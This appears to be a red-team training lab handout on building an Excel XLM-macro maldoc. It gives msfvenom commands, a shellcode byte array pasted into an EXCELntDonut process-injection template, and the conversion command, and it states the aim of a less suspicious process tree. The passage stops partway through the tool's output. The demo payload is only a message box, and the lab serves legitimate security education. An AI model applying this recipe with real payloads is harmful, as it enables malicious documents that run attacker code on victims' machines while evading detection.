Lab 15: XLM macros, Part 2

Table of Contents

Goals

- Create an Excel spreadsheet that uses an XLM macro to execute shellcode when opened.
- Modify the XLM macro payload to create a less suspicious process tree.

Prerequisites:

- Windows 10 VM with Microsoft Office installed.
- Kali Linux Student VM.

1. Generate an XLM macro with EXCELntDonut:

1. The first step when creating an XLM macro with EXCELntDonut is to generate 32-bit and 64-bit shellcode from your tool of choice. To keep things relatively simple for this exercise, we'll use Metasploit to generate a payload that displays a message box. In your Kali Linux VM, open a terminal window and run the command below to generate the 32-bit shellcode in C# format. The output will be saved as "msgbox-shellcode-32bit.txt".

```
msfvenom -p windows/messagebox ICON=WARNING TEXT="32-bit Shellcode Executed"
TITLE='Easy Money!' EXITFUNC=thread -f csharp -a x86 -o msgbox-shellcode-
32bit.txt -v shellcode
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/messagebox ICON=WARNING TEXT="32-bit Shellcode Execute
d" TITLE='Easy Money!' EXITFUNC=thread -f csharp -a x86 -o msgbox-shellcode-32
bit.txt -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
No encoder specified, outputting raw payload
Payload size: 283 bytes
Final size of csharp file: 1471 bytes
Saved as: msgbox-shellcode-32bit.txt
```

Generating 32-bit Shellcode with Metasploit

2. Now run the next command to generate 64-bit shellcode and save it as "msgbox-shellcode-64bit.txt".

```
msfvenom -p windows/x64/messagebox ICON=WARNING TEXT="64-bit Shellcode Executed"
TITLE='Easy Money!' EXITFUNC=thread -f csharp -a x64 -o msgbox-shellcode-
64bit.txt -v shellcode
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/messagebox ICON=WARNING TEXT="64-bit Shellcode Exe
cuted" TITLE='Easy Money!' EXITFUNC=thread -f csharp -a x64 -o msgbox-shellcod
e-64bit.txt -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
No encoder specified, outputting raw payload
Payload size: 333 bytes
Final size of csharp file: 1725 bytes
Saved as: msgbox-shellcode-64bit.txt
```

Generating 64-bit Shellcode with Metasploit


3. Now you each shellcode file you generated needs to be merged with a C# template file used by EXCELntDonut. Run the command below to create a copy of the "processInjection.cs" template file in your Kali home directory.

```
cp /opt/EXCELntDonut/templates/processInjection.cs ./
```


```
┌──(kali㉿kali)-[~]
└─$ cp /opt/EXCELntDonut/templates/processInjection.cs ./

┌──(kali㉿kali)-[~]
└─$
```

Creating a Copy of the "processInjection.cs" Template File


4. Now use a text editor to edit the copy of the processInjection.cs file you just created.



Opening the Text Editor Application




Clicking "Open" in the File Menu




Opening the Copy of "processInjection.cs" Stored in the Home Directory

5. Once you've opened the processInjection.cs file, find the block of 32-bit shellcode inside and replace it with the shellcode from the "msgbox-shellcode-32bit.txt" file you created with Metasploit.



Copying the 32-bit Shellcode from "msgbox-shellcode-32bit.txt"




Pasting the 32-bit Shellcode into processInjection.cs

processInjection.cs


```
14          if (IntPtr.Size == 4)
15          {
16              //x86
17              //msfvenom -p windows/exec CMD=calc EXITFUNC=thread -f csharp -a x86
18              shellcode = new byte[283] {
19 0xd9,0xeb,0x9b,0xd9,0x74,0x24,0xf4,0x31,0xd2,0xb2,0x77,0x31,0xc9,0x64,0x8b,
20 0x71,0x30,0x8b,0x76,0x0c,0x8b,0x76,0x1c,0x8b,0x46,0x08,0x8b,0x7e,0x20,0x8b,
21 0x36,0x38,0x4f,0x18,0x75,0xf3,0x59,0x01,0xd1,0xff,0xe1,0x60,0x8b,0x6c,0x24,
22 0x24,0x8b,0x45,0x3c,0x8b,0x54,0x28,0x78,0x01,0xea,0x8b,0x4a,0x18,0x8b,0x5a,
23 0x20,0x01,0xeb,0xe3,0x34,0x49,0x8b,0x34,0x8b,0x01,0xee,0x31,0xff,0x31,0xc0,
24 0xfc,0xac,0x84,0xc0,0x74,0x07,0xc1,0xcf,0x0d,0x01,0xc7,0xeb,0xf4,0x3b,0x7c,
25 0x24,0x28,0x75,0xe1,0x8b,0x5a,0x24,0x01,0xeb,0x66,0x8b,0x0c,0x4b,0x8b,0x5a,
26 0x1c,0x01,0xeb,0x8b,0x04,0x8b,0x01,0xe8,0x89,0x44,0x24,0x1c,0x61,0xc3,0xb2,
27 0x08,0x29,0xd4,0x89,0xe5,0x89,0xc2,0x68,0x8e,0x4e,0x0e,0xec,0x52,0xe8,0x9f,
28 0xff,0xff,0xff,0x89,0x45,0x04,0xbb,0xef,0xce,0xe0,0x60,0x87,0x1c,0x24,0x52,
29 0xe8,0x8e,0xff,0xff,0xff,0x89,0x45,0x08,0x68,0x6c,0x6c,0x20,0x41,0x68,0x33,
30 0x32,0x2e,0x64,0x68,0x75,0x73,0x65,0x72,0x30,0xdb,0x88,0x5c,0x24,0x0a,0x89,
31 0xe6,0x56,0xff,0x55,0x04,0x89,0xc2,0x50,0xbb,0xa8,0xa2,0x4d,0xbc,0x87,0x1c,
32 0x24,0x52,0xe8,0x5f,0xff,0xff,0xff,0x68,0x65,0x79,0x21,0x58,0x68,0x20,0x4d,
33 0x6f,0x6e,0x68,0x45,0x61,0x73,0x79,0x31,0xdb,0x88,0x5c,0x24,0x0b,0x89,0xe3,
34 0x68,0x64,0x58,0x20,0x20,0x68,0x63,0x75,0x74,0x65,0x68,0x20,0x45,0x78,0x65,
35 0x68,0x63,0x6f,0x64,0x65,0x68,0x68,0x65,0x6c,0x6c,0x68,0x69,0x74,0x20,0x53,
36 0x68,0x33,0x32,0x2d,0x62,0x31,0xc9,0x88,0x4c,0x24,0x19,0x89,0xe1,0x31,0xd2,
37 0x6a,0x30,0x53,0x51,0x52,0xff,0xd0,0x31,0xc0,0x50,0xff,0x55,0x08 };
38
```

New Shellcode Length Visible in processInjection.cs After Pasting the 32-bit Shellcode


6. You'll also find a block of 64-bit shellcode inside processInjection.cs after the 32-bit block. Replace it as well, using the shellcode from "msgbox-shellcode-64bit.txt".



Copying the 64-bit Shellcode from "msgbox-shellcode-64bit.txt"




Pasting the 64-bit Shellcode into processInjection.cs



New Shellcode Length Visible in processInjection.cs After Pasting the 64-bit Shellcode

7. Save "processInjection.cs" when you're done making the two changes to the shellcode.
8. Then run the EXCELntDonut command below to generate an XLM macro from the template file you just modified.

```
EXCELntDonut -f processInjection.cs -r System.Windows.Forms.dll -o
~/EXCELntDonut_Output_1.txt
```



Execution of EXCELntDonut

9. It will take a few minutes for EXCELntDonut to generate the XLM macro file. When it's done, you should see a message like the one below.

```
[i] Null bytes removed for x64.
[i] Successfully turned your C# file into an XLM macro.

##################################################
#                  NEXT STEPS                    #
##################################################
# 1. Open an Excel workbook.                     #
# 2. Right click to insert a new sheet.          #
#    Select 'MS Excel 4.0 Macro'.                #
